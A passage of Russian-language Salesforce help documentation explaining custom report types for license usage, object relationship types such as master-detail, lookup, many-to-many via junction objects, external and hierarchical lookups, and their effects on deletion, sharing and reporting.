| Поле                  | Значение   |
|-----------------------|--|
| Основной объект       | Лицензии пользователя  |
| Метка типа отчета     | Метка для данного типа отчета. Данная метка отображается пользователям при создании отчета.<br><br>Например, « <i>Использование настраиваемых объектов по лицензии пользователя</i> ». |
| Имя типа отчета       | Уникальное имя для данного типа отчета.  |
| Описание              | Описание для данного типа отчета. Данное описание отображается пользователям при создании отчета.  |
| Сохранить в категории | Другие отчеты  |

4. Чтобы разрешить другим пользователям доступ к данному типу отчета, задайте параметру «Статус развертывания» значение «Развернуто».
5. Нажмите кнопку «**Далее**».
6. Щелкните поле под основным объектом.
7. Выберите объект «Показатели использования настраиваемых объектов по лицензии пользователя».
8. Нажмите кнопку «**Сохранить**».
9. Создайте отчет посредством нового типа отчета.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Настраиваемые объекты доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Типы настраиваемых отчетов доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов настраиваемых отчетов:

- «Изменение всех данных»

## Общие сведения о взаимосвязях объектов

Создание взаимосвязи для связывания объектов друг с другом таким образом, чтобы при просмотре записей также отображались связанные данные. Например, связывание настраиваемого объекта «Ошибки» с обращениями для отслеживания недостатков продукта, связанных с обращениями клиентов.

Пользователи могут определять разные типы взаимосвязей путем создания настраиваемых полей взаимосвязи для объекта. Прежде чем начать создание взаимосвязей, определите тип нужной взаимосвязи.

Разные типы взаимосвязей между объектами Salesforce определяют способы удаления данных, предоставления общего доступа и обработки обязательных полей в макетах страниц. Рассмотрим типы взаимосвязей.

### Основная–подробная

Данный тип взаимосвязи устанавливает крепкую связь между объектами, где основная запись контролирует некоторые алгоритмы подробной и более подробной записей.

Например, пользователь может задать взаимосвязь «Основная—подробная», состоящую из двух объектов (например, «Организация — Отчет по расходам»), а затем расширить данную взаимосвязь путем добавления более подробных записей (например, «Организация — Отчет по расходам — Элемент строки расходов»). При необходимости выполните нужные действия во взаимосвязи «Основная — подробная — более подробная».

Алгоритмы взаимосвязей «Основная—подробная»:

- Удаление подробной записи инициирует ее перемещение в корзину, но сохраняет основную запись; удаление основной записи инициирует удаление связанных подробных и более подробных записей. Восстановление подробной записи инициирует только ее восстановление; восстановление основной записи инициирует восстановление связанных подробных и более подробных записей. Однако удаленная подробная запись не может быть восстановлена при последующем удалении связанной основной записи.
- По умолчанию данные взаимосвязи не поддерживают переподчинение записей. Тем не менее, чтобы разрешить дочерним записям во взаимосвязях «Основная — подробная» для настраиваемых объектов переподчинение другим родительским записям, администратор организации должен установить флажок «Разрешить переподчинение» в определении взаимосвязи «Основная — подробная».
- Поле подробной и более подробной записей «Ответственный» недоступно и автоматически назначается ответственному за основную запись. Настраиваемые подробные объекты во взаимосвязи «Основная — подробная» не поддерживают правила общего доступа, предоставление общего доступа вручную и очереди, так как они требуют наличия поля «Ответственный».
- Параметры безопасности основной записи определяют параметры безопасности подробной и более подробной записей.
- Поле взаимосвязи «Основная—подробная», связывающее объекты, является обязательным в макете страницы подробной и более подробной записей.
- Основным объектом может являться стандартный объект (например, организация или возможность) или настраиваемый объект.
- Количество дочерних записей для взаимосвязи «Основная — подробная» не должно превышать 10 000.

### Многие ко многим

Взаимосвязи «Основная — подробная» могут использоваться для моделирования взаимосвязей «Многие ко многим» между любыми двумя объектами. Взаимосвязь «Многие ко многим» позволяет связывать каждую запись одного объекта с несколькими записями другого объекта и наоборот. Например, настраиваемый объект «Ошибка» может быть связан

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

со стандартным объектом «Обращение» таким образом, что ошибка может быть связана с несколькими обращениями, а обращение может быть связано с несколькими ошибками.

## Поиск

Данный тип взаимосвязи устанавливает связь между двумя объектами. Взаимосвязи «Поиск» аналогичны взаимосвязям «Основная — подробная», но не поддерживают общий доступ и поля сводного резюмирования. Взаимосвязь «Поиск» поддерживает:

- Связывание двух разных объектов.
- Связывание объекта с самим собой (кроме объекта «Пользователь»; см. подраздел «Иерархическая» на странице 4460). Например, настраиваемый объект «Ошибка» может быть связан с самим собой для просмотра способа связывания двух разных ошибок с одной проблемой.



**Прим.:** Взаимосвязи «Поиск», которые созданы на основе объектов, связанных с объектом «Участник кампании», не поддерживаются. Однако пользователь может создать взаимосвязи «Поиск» на основе объекта «Участник кампании», связанного с другими объектами.

Ниже перечислены параметры, которые могут быть заданы при создании взаимосвязи «Поиск».

- Назначьте полю поиска статус обязательного при сохранении записи, а также обязательного в соответствующем макете страницы.
- Если поле поиска является необязательным, выберите один из трех алгоритмов, выполняемых при удалении записи поиска.
  - «Удалить значение данного поля»: значение по умолчанию. Рекомендуем использовать данный алгоритм, если поле не должно содержать значение из связанной записи поиска.
  - «Запретить удаление записи поиска, которая является частью взаимосвязи поиска»: данное значение препятствует удалению записи поиска при наличии зависимостей (например, бизнес-правило), созданных на основе взаимосвязи.
  - «Также удалить данную запись»: данное значение доступно только в том случае, если настраиваемый объект содержит взаимосвязь «Поиск», которая не принадлежит стандартному объекту. Тем не менее, объект поиска может быть стандартным или настраиваемым. Рекомендуем использовать данный алгоритм, если поле поиска и связанная запись тесно взаимосвязаны, а пользователю требуется удалить связанные данные. Например, пользователь создает запись отчета по расходам и связывает ее с отдельными записями расходов посредством взаимосвязи «Поиск». При удалении отчета пользователь может также удалить все записи расходов.



**Внимание:** Выбор алгоритма «Также удалить данную запись» может инициировать *каскадное удаление*. Каскадное удаление пропускает параметры безопасности и общего доступа, поэтому пользователи могут удалить записи при удалении целевой записи поиска *даже при отсутствии доступа к записям*. Во избежание случайного удаления записей, каскадное удаление отключено по умолчанию. Чтобы включить данную функцию в организации, обратитесь в компанию Salesforce.

Каскадное удаление и связанные параметры недоступны для взаимосвязей «Поиск» в объектах «Часы работы», «Сообщество», «Интерес», «Прайс-лист», «Продукт» и «Пользователь».

При определении взаимосвязи «Поиск» пользователи могут добавлять поле поиска в макеты страниц соответствующего объекта, а также создавать связанный список в макетах страниц связанного объекта. Например, если организация использует настраиваемый объект «Запросы на оплачиваемый отпуск», а пользователи должны связывать запросы на оплачиваемый отпуск с сотрудниками, отправляющими данные запросы, рекомендуем создать взаимосвязь «Поиск» между настраиваемым объектом «Запрос на оплачиваемый отпуск» и объектом «Пользователь».



Удаление родительской записи во взаимосвязи «Поиск» не регистрируется журналом поля, отслеживающим дочернюю запись. Например, удаление родительской организации не регистрируется связанным списком «Журнал организации» для дочерней организации.

Пользователь не может удалить объект или запись во взаимосвязи «Поиск», если общее количество записей между двумя связанными объектами превышает 100 000. Чтобы удалить объект или запись во взаимосвязи «Поиск», рекомендуем сначала удалить соответствующее количество дочерних записей.

### **Внешний поиск**

Взаимосвязь внешнего поиска связывает дочерний стандартный, настраиваемый или внешний объект с родительским внешним объектом. При создании поля взаимосвязи внешнего поиска стандартное поле «Внешний код» родительского внешнего объекта сопоставляется со значениями поля взаимосвязи внешнего поиска дочернего объекта. Значения полей внешнего объекта извлекаются из внешнего источника данных.

### **Непрямой поиск**

Взаимосвязь непрямого поиска связывает дочерний внешний объект с родительским стандартным или настраиваемым объектом. При создании поля взаимосвязи непрямого поиска для внешнего объекта рекомендуем задать поля родительского и дочернего объектов для сопоставления и связывания записей во взаимосвязи. Например, выберите настраиваемое поле уникального внешнего кода родительского объекта для сопоставления с полем взаимосвязи непрямого поиска дочернего объекта, значения которого извлекаются из внешнего источника данных.

### **Иерархическая**

Данный тип взаимосвязи является специальной взаимосвязью «Поиск», доступной только для объекта «Пользователь». Данный тип позволяет использовать поле поиска для связывания одного пользователя с другим, который не ссылается прямо или косвенно на самого себя. Например, настраиваемое поле иерархической взаимосвязи может быть создано для хранения имени прямого менеджера каждого пользователя.



**Совет:** При создании поля иерархической взаимосвязи в версии Personal Edition, Contact Manager, Group Edition или Professional Edition рекомендуем установить флажок «Ограниченное поле», позволяющий редактировать поле только пользователям с полномочием «Управление внутренними пользователями». В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition рекомендуем использовать параметры безопасности поля.

СМ. ТАКЖЕ:

[Рекомендации по взаимосвязям](#)

[Взаимосвязи внешних объектов](#)

[Создание взаимосвязи «Многие ко многим»](#)

[Определение настраиваемого объекта](#)



## Создание взаимосвязи «Многие ко многим»

Взаимосвязи «Основная — подробная» могут использоваться для моделирования взаимосвязей «Многие ко многим» между любыми двумя объектами. Взаимосвязь «Многие ко многим» позволяет связывать каждую запись одного объекта с несколькими записями другого объекта и наоборот. Например, настраиваемый объект «Ошибка» может быть связан со стандартным объектом «Обращение» таким образом, что ошибка может быть связана с несколькими обращениями, а обращение может быть связано с несколькими ошибками. При моделировании взаимосвязи «Многие ко многим» система позволяет использовать *объект объединения* для связывания двух объектов.

### Объект объединения

Настраиваемый объект с двумя взаимосвязями «Основная—подробная».

Настраиваемый объект объединения позволяет моделировать взаимосвязь «Многие ко многим» между двумя объектами. Например, настраиваемый объект «Ошибка» может быть связан со стандартным объектом «Обращение» таким образом, что ошибка может быть связана с несколькими обращениями, а обращение может быть связано с несколькими ошибками.

Ниже перечислены этапы создания взаимосвязи «Многие ко многим».

1. [Создание объекта объединения.](#)
2. [Создание двух взаимосвязей «Основная—подробная».](#)
3. [Настройка связанных списков](#) для макетов страниц двух основных объектов.
4. [Настройка отчетов](#) для повышения эффективности взаимосвязи «Многие ко многим».

### Создание объекта объединения

1. [Создайте настраиваемый объект в качестве объекта объединения.](#)
2. Просмотрите перечисленные ниже рекомендации при использовании мастера создания настраиваемых объектов.
  - Метка объекта должна соответствовать его цели (например, *BugCaseAssociation*).
  - Поле «Имя записи» должно использовать тип данных «Автонумерация».
  - Мастер создания настраиваемых вкладок может быть запущен только после нажатия кнопки **«Сохранить»**. Объекты объединения не требуют наличия вкладки.

### Создание двух взаимосвязей «Основная—подробная»

Чтобы создать две взаимосвязи «Основная—подробная», выполните указанные ниже действия.

1. Проверьте наличие двух объектов, подлежащих связыванию. Например, стандартный объект «Обращение» может быть связан с настраиваемым объектом «Ошибка».
2. Создайте первое поле взаимосвязи «Основная—подробная» для объекта объединения. Выполните указанные ниже действия посредством мастера создания настраиваемых полей.
  - a. Выберите тип поля «Взаимосвязь "Основная—подробная"».
  - b. Выберите один объект для связывания с объектом объединения. Например, выберите «Обращение».

Первая взаимосвязь «Основная — подробная», созданная для объекта объединения, становится *главной*. Данное действие влияет на перечисленные ниже атрибуты записей объекта объединения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

Отчеты недоступны в версии **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания взаимосвязи «Многие ко многим»:

- «Настройка приложения»

- Внешний вид: страницы просмотра и редактирования сведений об объекте объединения используют цвет и любой связанный значок главного основного объекта.
  - Ответственность за запись: записи объекта объединения наследуют значение поля «Ответственный» от связанной главной основной записи. Подробные объекты взаимосвязи не содержат доступного поля «Ответственный», поэтому данный алгоритм действителен только при последующем удалении обеих взаимосвязей «Основная — подробная» для объекта объединения.
  - Подразделение: если организация использует подразделения для сегментирования данных, то записи объекта объединения наследуют подразделение от связанной главной основной записи. Подобно ответственности за запись, данный алгоритм действителен только при последующем удалении обеих взаимосвязей «Основная — подробная» для объекта объединения.
- c.** Выберите атрибут «Параметр общего доступа». Атрибут «Параметр общего доступа» для поля взаимосвязи «Основная—подробная» определяет уровень общего доступа к основной записи для создания, редактирования или удаления связанных подробных записей.
- d.** Удалите стандартное значение поля «Метка связанного списка», отображающегося в макете страницы основного объекта. Замените данное значение именем другого основного объекта во взаимосвязи «Многие ко многим». Например, чтобы предоставить пользователям доступ к связанному списку «Ошибки» на странице сведений об обращении, введите значение «*Ошибки*».
- 3.** Создайте вторую взаимосвязь «Основная—подробная» для объекта объединения. Выполните указанные ниже действия посредством мастера создания настраиваемых полей.
- a.** Выберите тип поля «Взаимосвязь "Основная—подробная"».
- b.** Выберите другой основной объект для связывания с объектом объединения. Например, выберите «*Ошибка*». Вторая взаимосвязь «Основная — подробная», созданная для объекта объединения, становится *дополнительной*. При удалении или преобразовании главной взаимосвязи «Основная — подробная» во взаимосвязь «Поиск» дополнительный основной объект становится главным.
- c.** Выберите атрибут «Параметр общего доступа». Атрибут «Параметр общего доступа» для поля взаимосвязи «Основная—подробная» определяет уровень общего доступа к основной записи для создания, редактирования или удаления связанных подробных записей.
- d.** Удалите стандартное значение поля «Метка связанного списка», отображающегося в макете страницы основного объекта. Замените данное значение именем другого основного объекта во взаимосвязи «Многие ко многим». Например, чтобы предоставить пользователям доступ к связанному списку «Обращения» на странице сведений об ошибке, введите значение «*Обращения*».


### Настройка связанных списков взаимосвязи «Многие ко многим»

Каждая запись основного объекта во взаимосвязи «Многие ко многим» в системе Salesforce отображает связанный список записей связанного объекта объединения. При необходимости система позволяет заменить имя связанного списка объекта объединения именем другого основного объекта в каждом макете страницы основного объекта. Например, связанному списку BugCaseAssociations может быть задано имя «*Обращения*» в макете страницы ошибок и «*Ошибки*» в макете страницы обращений. При необходимости настройте данные связанные списки для отображения полей другого основного объекта.

Чтобы настроить поля, отображающиеся в связанном списке объекта объединения в каждом макете страницы основного объекта, выполните указанные ниже действия.

1. Измените макет страницы каждого основного макета, связанного с объектом объединения. Например, измените связанный список BugCaseAssociations для записей обращений, отредактировав макет страницы для обращений.
2. Измените свойства нужного связанного списка. Например, если связанному списку BugCaseAssociations для обращений задано имя «Ошибки», выберите связанный список «Ошибки».
3. Добавьте поля для отображения в связанном списке. При необходимости добавьте поля самого объекта объединения или другого основного объекта.

Префикс каждого поля соответствует имени объекта во всплывающем окне. В отличие от полей другого основного объекта, поля объекта объединения, отображаемые в самом связанном списке, используют имя объекта.

 **Прим.:** Связанный список объекта объединения не содержит значка на страницах сведений об основной записи, так как объект объединения не требует наличия настраиваемой вкладки. Значок отображается только при наличии вкладки для объекта объединения.

### Настройка отчетов для взаимосвязей «Многие ко многим»

Взаимосвязи «Многие ко многим» поддерживают два типа стандартных отчетов, объединяющих основные объекты и объект объединения. Типы отчетов перечислены ниже.

- «Главный основной с объектом объединения и дополнительным основным» в категории отчетов главного основного объекта.
- «Дополнительный основной с объектом объединения и главным основным» в категории отчетов дополнительного основного объекта.

Обратите внимание на порядок основных объектов в типе отчета. Основной объект, отображающийся первым, определяет область записей, которые могут быть возвращены в отчете.

Данные типы стандартных отчетов могут использоваться для создания настраиваемых отчетов. При необходимости создайте типы настраиваемых отчетов, позволяющие выбирать связанные объекты для объединения в отчете.

СМ. ТАКЖЕ:

[Общие сведения о взаимосвязях объектов](#)

[Рекомендации по взаимосвязям](#)

[Определение настраиваемого объекта](#)

[Поиск по параметрам управления объектами](#)

[Поиск по параметрам управления объектами](#)

## Рекомендации по взаимосвязям

Прежде чем создать взаимосвязи между объектами, просмотрите рекомендации ниже.

### Ограничения для взаимосвязей

Каждый настраиваемый объект может поддерживать не более двух взаимосвязей «Основная—подробная» и множество взаимосвязей «Поиск». Каждая взаимосвязь учитывается максимальным количеством настраиваемых полей.

### Преобразование взаимосвязей

Взаимосвязь «Основная—подробная» может быть преобразована во взаимосвязь «Поиск», если основной объект не содержит поля сводного резюмирования.

Взаимосвязь «Поиск» может быть преобразована во взаимосвязь «Основная—подробная», если поле поиска во всех записях содержит значение.

### Кольцевые взаимосвязи

В отличие от отдельных записей, объекты могут быть связаны с самими собою — посредством взаимосвязи «Поиск». Тем не менее, запись может быть косвенно связана сама с собой. Например, кампания «Праздничная реклама» может быть связана с кампанией «Прямая почтовая рассылка» посредством взаимосвязи «Поиск», а кампания «Прямая почтовая рассылка» может быть связана с кампанией «Праздничная реклама» посредством взаимосвязи «Поиск».

Кольцевая взаимосвязь «Многие ко многим» не может быть создана, то есть, две взаимосвязи «Основная—подробная» для объекта объединения не могут использовать одинаковый основной объект.

### Значки для настраиваемых связанных списков

Значок, выбранный для связанной настраиваемой вкладки, также отображается в любом настраиваемом связанном списке, созданном на основе взаимосвязи.

Значок не поддерживается настраиваемыми связанными списками, основанными на взаимосвязи с настраиваемым объектом, которому не соответствует настраиваемая вкладка.

### Взаимосвязи «Основная — подробная»

Многоуровневая взаимосвязь «Основная — подробная» может быть создана только при наличии полномочия «Настройка приложения».

При определении взаимосвязи «Основная — подробная» настраиваемый объект, над которым работает пользователь, является подробным. Данные объекта могут отображаться в виде настраиваемого связанного списка в макетах страниц другого объекта.

По умолчанию данные взаимосвязи не поддерживают переподчинение записей. Тем не менее, чтобы разрешить дочерним записям во взаимосвязях «Основная — подробная» для настраиваемых объектов переподчинение другим родительским записям, администратор организации должен установить флажок «Разрешить переподчинение» в определении взаимосвязи «Основная — подробная».

Разрешается использовать не более трех настраиваемых уровней детализации.

Стандартные объекты не могут быть подробными для настраиваемого объекта во взаимосвязи «Основная — подробная».

Объект может отображаться в многоуровневых взаимосвязях «Основная — подробная» только один раз. Например, более подробный объект одной многоуровневой взаимосвязи «Основная — подробная» не может быть ответственным за основной объект другой многоуровневой взаимосвязи «Основная — подробная». Кроме того, более подробный объект не может являться основным для подробного объекта более подробного объекта.

Многоуровневые взаимосвязи «Основная — подробная» не поддерживают переносы подразделений.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

Внешние объекты Lightning Connect доступны в версиях: **Developer Edition.**

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition.**

Взаимосвязь «Основная — подробная» не может быть создана, если настраиваемый объект уже содержит данные. Тем не менее, если поле поиска во всех записях содержит значение, то взаимосвязь может быть создана как взаимосвязь «Поиск» и преобразована во взаимосвязь «Основная — подробная».

Преобразование взаимосвязи «Поиск» во взаимосвязь «Основная — подробная» или взаимосвязи «Основная — подробная» во взаимосвязь «Поиск» аналогично преобразованию взаимосвязей «Основная — подробная», состоящих из двух объектов. Другими словами, два связанных объекта во взаимосвязи «Подробная — более подробная 1» или «Более подробная 1 — более подробная 2» используют ограничения по преобразованию, аналогичные ограничениям для взаимосвязей «Основная — подробная».

Поля сводного резюмирования работают также, как в двухобъектных взаимосвязях «Основная — подробная». Основная запись может сводить поля подробных записей, но не может напрямую сводить поля более подробных записей. Данная цель достигается только в том случае, если подробная запись содержит поле сводного резюмирования для поля более подробной записи, позволяющее основной записи выполнять сведение на основе поля сводного резюмирования подробной записи.

Многоуровневые взаимосвязи «Основная — подробная» могут использоваться в типах настраиваемых отчетов. Флажок «Разрешить отчеты» должен быть установлен при создании настраиваемого объекта. Типы настраиваемых отчетов, созданные для многоуровневых взаимосвязей «Основная — подробная», учитываются ограничениями по количеству типов настраиваемых отчетов организации, поэтому при превышении данного ограничения создание отчетов прекращается.

Настраиваемые объекты объединения не могут иметь подробных объектов. Другими словами, настраиваемый объект объединения не может выступать в качестве основного объекта многоуровневой взаимосвязи «Основная — подробная».

Настраиваемый объект, являющийся основным во взаимосвязи «Основная — подробная», не может быть удален. Удаление настраиваемого объекта, являющегося подробным во взаимосвязи «Основная — подробная», инициирует преобразование взаимосвязи во взаимосвязь «Поиск».

Удаление подробной записи инициирует ее перемещение в корзину, но сохраняет основную запись; удаление основной записи инициирует удаление связанных подробных и более подробных записей. Восстановление подробной записи инициирует только ее восстановление; восстановление основной записи инициирует восстановление связанных подробных и более подробных записей. Однако удаленная подробная запись не может быть восстановлена при последующем удалении связанной основной записи.

Количество дочерних записей для взаимосвязи «Основная — подробная» не должно превышать 10 000.

### **Взаимосвязи «Многие ко многим»**

Записи объекта объединения удаляются при удалении или перемещении любой связанной основной записи в корзину. Удаление обеих связанных основных записей инициирует необратимое удаление записи объекта объединения.

Общий доступ к записи объекта объединения определяется общим доступом пользователя к связанным основным записям и параметру поля взаимосвязи «Параметр общего доступа». См. раздел [«Безопасность настраиваемых объектов»](#) на странице 4472. Например, если обеим родительским записям назначается параметр общего доступа «Для чтения и записи», то объект объединения может быть доступен пользователям для чтения и записи только при наличии уровня доступа «Для чтения и записи» к *обеим* родительским записям. Если обеим основным записям назначается параметр общего доступа «Только для чтения», то объект объединения доступен пользователям для чтения и записи только при наличии уровня доступа «Только для чтения» к основным записям.

Родительская запись во взаимосвязи «Многие ко многим» не может быть удалена, если она связана как минимум с 200 записями объекта объединения, *а* сам объект объединения содержит поле сводного резюмирования, которое сводится к другой родительской записи. Чтобы удалить данный объект, рекомендуем вручную сократить количество записей объекта объединения до 200.

Первая взаимосвязь «Основная — подробная», созданная для объекта объединения, становится *главной*. Данное действие влияет на перечисленные ниже атрибуты записей объекта объединения.

- Внешний вид: страницы просмотра и редактирования сведений об объекте объединения используют цвет и любой связанный значок главного основного объекта.
- Ответственность за запись: записи объекта объединения наследуют значение поля «Ответственный» от связанной главной основной записи. Подробные объекты взаимосвязи не содержат доступного поля «Ответственный», поэтому данный алгоритм действителен только при последующем удалении обеих взаимосвязей «Основная — подробная» для объекта объединения.
- Подразделение: если организация использует подразделения для сегментирования данных, то записи объекта объединения наследуют подразделение от связанной главной основной записи. Подобно ответственности за запись, данный алгоритм действителен только при последующем удалении обеих взаимосвязей «Основная — подробная» для объекта объединения.

Вторая взаимосвязь «Основная — подробная», созданная для объекта объединения, становится *дополнительной*. При удалении или преобразовании главной взаимосвязи «Основная — подробная» во взаимосвязь «Поиск» дополнительный основной объект становится главным.

Поля сводного резюмирования, суммирующие данные из объекта объединения, могут быть созданы для обоих основных объектов.

Поля формулы и правила проверки для объекта объединения могут ссылаться на поля обоих основных объектов.

Триггеры Apex могут быть заданы для обоих основных объектов и объекта объединения.

Объект объединения не может быть основным объектом другой взаимосвязи «Основная — подробная».

Кольцевая взаимосвязь «Многие ко многим» не может быть создана, то есть, две взаимосвязи «Основная—подробная» для объекта объединения не могут использовать одинаковый основной объект.

### Взаимосвязи «Поиск»

Если поле поиска является необязательным, выберите один из трех алгоритмов, выполняемых при удалении записи поиска.

- «Удалить значение данного поля»: значение по умолчанию. Рекомендуем использовать данный алгоритм, если поле не должно содержать значение из связанной записи поиска.
- «Запретить удаление записи поиска, которая является частью взаимосвязи поиска»: данное значение препятствует удалению записи поиска при наличии зависимостей (например, бизнес-правило), созданных на основе взаимосвязи.
- «Также удалить данную запись»: данное значение доступно только в том случае, если настраиваемый объект содержит взаимосвязь «Поиск», которая не принадлежит стандартному объекту. Тем не менее, объект поиска может быть стандартным или настраиваемым. Рекомендуем использовать данный алгоритм, если поле поиска и связанная запись тесно взаимосвязаны, а пользователю требуется удалить связанные данные.



**Внимание:** Выбор алгоритма «Также удалить данную запись» может инициировать *каскадное удаление*.

Каскадное удаление пропускает параметры безопасности и общего доступа, поэтому пользователи могут удалить записи при удалении целевой записи поиска *даже при отсутствии доступа к записям*. Во избежание случайного удаления записей, каскадное удаление отключено по умолчанию. Чтобы включить данную функцию в организации, обратитесь в компанию Salesforce.

Каскадное удаление и связанные параметры недоступны для взаимосвязей «Поиск» в объектах «Часы работы», «Сообщество», «Интерес», «Прайс-лист», «Продукт» и «Пользователь».

В цепочке взаимосвязей «Поиск» данные алгоритмы выполняются независимо друг от друга для каждого целевого поля на каждом уровне. Например, поле А является целевым для поля Б, которое, в свою очередь, является целевым для поля В. В отличие от поля Б, поле А может быть заблокировано от удаления. Удаление поля Б инициирует удаление взаимосвязи между полями А и Б и отображение пустого значения в поле В.



Данные параметры могут конфликтовать в многоуровневых взаимосвязях «Поиск». Например, если поле А является целевым для поля Б, которое, в свою очередь, является целевым для поля В, то полю А может быть назначено удаление поля Б, но поле Б не может быть удалено, так как связано с полем В. При попытке удаления поля А отображается сообщение об ошибке, уведомляющее пользователя, что поля Б и В взаимосвязаны, поэтому поле Б не может быть удалено.

Удаление родительской записи во взаимосвязи «Поиск» не регистрируется журналом поля, отслеживающим дочернюю запись. Например, удаление родительской организации не регистрируется связанным списком «Журнал организации» для дочерней организации.

### Взаимосвязи для внешних объектов

Взаимосвязи поиска, внешнего поиска и непрямого поиска используют некоторые особые алгоритмы и ограничения.

- Внешние объекты поддерживают только взаимосвязи поиска, внешнего поиска и непрямого поиска. Другие типы взаимосвязей не поддерживаются.
- В зависимости от доступности внешней системы, связанные списки дочерних внешних объектов могут отличаться медленной загрузкой при просмотре страниц сведений о родительских записях.
- Взаимосвязи с внешними объектами позволяют пользователям создавать дочерние записи на основании страниц сведений родительских записей. Однако поле взаимосвязи по каждой новой дочерней записи не заполняется автоматически, чтобы определить родительскую запись.
- Синхронизация не создает поля взаимосвязей с внешними объектами в вашей организации Salesforce. Однако пользователь может изменить тип поля, созданного синхронизацией, на варианты «Взаимосвязь поиска», «Взаимосвязь внешнего поиска» или «Взаимосвязь непрямого поиска». Изменение типа существующего настраиваемого поля проще и эффективнее, чем создание поля взаимосвязи с внешним объектом вручную.

Предположим, внешняя система имеет взаимосвязь с внешним ключом. Синхронизация связанных таблиц создает текстовое поле в организации пользователя во внешнем столбце, где указаны внешние ключи. Чтобы отобразить взаимосвязь с внешним ключом внутри организации пользователя, поменяйте тип этого текстового поля на «Взаимосвязь внешнего поиска».

- Поле взаимосвязи — это тип настраиваемого поля. Таким образом, подобно всем настраиваемым полям внешнего объекта, поля взаимосвязи могут быть переписаны при синхронизации с внешним объектом. См. рекомендации по синхронизации для каждого адаптера Lightning Connect, который вы используете.
- Взаимосвязи внешних объектов не поддерживают каскадное удаление.
- Только в системе Salesforce Classic поля взаимосвязи внешнего и непрямого поиска не отображают ожидаемые имена родительских записей.
  - Поле внешнего поиска отображает либо код родительской записи, либо значение стандартного поля «Внешний код» объекта. Последний отображается по умолчанию. Однако если настраиваемое поле родительского объекта имеет атрибут «Является полем имени», отображается код родительского объекта.
  - В поле непрямого поиска отображается значение целевого поля родительского объекта. Чтобы можно было найти связанные записи, значения целевого поля совпадают со значениями поля взаимосвязи непрямого поиска дочернего объекта. Целевое поле, которое содержит атрибуты «Внешний код» и «Уникальное», выбирается при создании поля непрямого поиска.
- Когда пользователь предпринимает попытку редактирования внешнего поиска или поля взаимосвязи непрямого поиска, диалоговое окно недоступно для выбора родительской записи.
  - Чтобы отредактировать поле взаимосвязи внешнего поиска, вручную введите значение стандартного поля External ID для родительской записи.
  - Чтобы отредактировать поле взаимосвязи непрямого поиска, вручную введите значение целевого поля для родительской записи. Целевое поле является настраиваемым полем с атрибутами «Внешний код» и

«Уникальное», которое было выбрано при создании взаимосвязи непрямого поиска. Чтобы можно было найти связанные записи, значения целевого поля в Salesforce совпадают со значениями поля взаимосвязи непрямого поиска дочернего объекта.

- При использовании взаимосвязей внешнего поиска и непрямого поиска родительская запись отображается как активная ссылка в поле взаимосвязи дочерней записи. Если дочерняя запись просматривается пользователем, которому недоступна родительская запись, то родительская запись отображается в поле взаимосвязи в виде обычного текста.
- Поля взаимосвязи внешнего поиска не поддерживают фильтры поиска.
- Поля взаимосвязи непрямого поиска могут создаваться только для внешних объектов.
- Только объекты, содержащие настраиваемое поле с атрибутами «Внешний код» и «Уникальное», доступны во взаимосвязях непрямого поиска в качестве родительских объектов. При отсутствии нужного объекта во время создания поля взаимосвязи непрямого поиска рекомендуем добавить настраиваемое поле уникального внешнего кода в данный объект.

### Влияние взаимосвязей на отчеты

Тип созданной взаимосвязи определяет доступные типы стандартных отчетов и их категоризацию. Данные типы отчетов определяют связанные объекты, которые могут быть добавлены в отчет.

- Взаимосвязи «Поиск» позволяют объединять данные из двух связанных объектов в одном отчете.
- Взаимосвязи «Основная—подробная» позволяют объединять данные из трех объектов в одном отчете: основной объект, подробный объект и один другой объект поиска. Если подробный объект использует несколько взаимосвязей «Поиск», то отдельный тип отчета доступен на основе каждого поиска.
- Взаимосвязи «Многие ко многим» поддерживают два типа стандартных отчетов, объединяющих основные объекты и объект объединения. Типы отчетов перечислены ниже.
  - «Главный основной с объектом объединения и дополнительным основным» в категории отчетов главного основного объекта.
  - «Дополнительный основной с объектом объединения и главным основным» в категории отчетов дополнительного основного объекта.

Обратите внимание на порядок основных объектов в типе отчета. Основной объект, отображающийся первым, определяет область записей, которые могут быть возвращены в отчете.

Таблица ниже описывает степень влияния каждого типа взаимосвязи на создание отчетов.

| Тип взаимосвязи    | Типы стандартных отчетов                              | Категория типа отчета |
|--------------------|---|-----------------------|
| Поиск              | Сам объект  | На основе объекта     |
|                    | Объект с первым поиском                               |                       |
|                    | Объект со вторым поиском                              |                       |
|                    | Объект с третьим поиском                              |                       |
| Основная—подробная | Сам основной объект                                   | Основной объект       |
|                    | Основной объект с подробным объектом                  |                       |
|                    | Основной объект с подробным объектом и первым поиском |                       |



| Тип взаимосвязи  | Типы стандартных отчетов  | Категория типа отчета               |
|------------------|---|-------------------------------------|
|                  | Основной объект с подробным объектом и вторым поиском                             |                                     |
|                  | Основной объект с подробным объектом и третьим поиском                            |                                     |
| Многие ко многим | Сам главный основной объект   | Главный основной объект             |
|                  | Сам дополнительный основной объект  | и<br>Дополнительный основной объект |
|                  | Главный основной объект с объектом объединения и дополнительным основным объектом |                                     |
|                  | Дополнительный основной объект с объектом объединения и главным основным объектом |                                     |

Типы настраиваемых отчетов позволяют объединять данные разных объектов, включая взаимосвязи «Поиск» и «Основная — подробная».

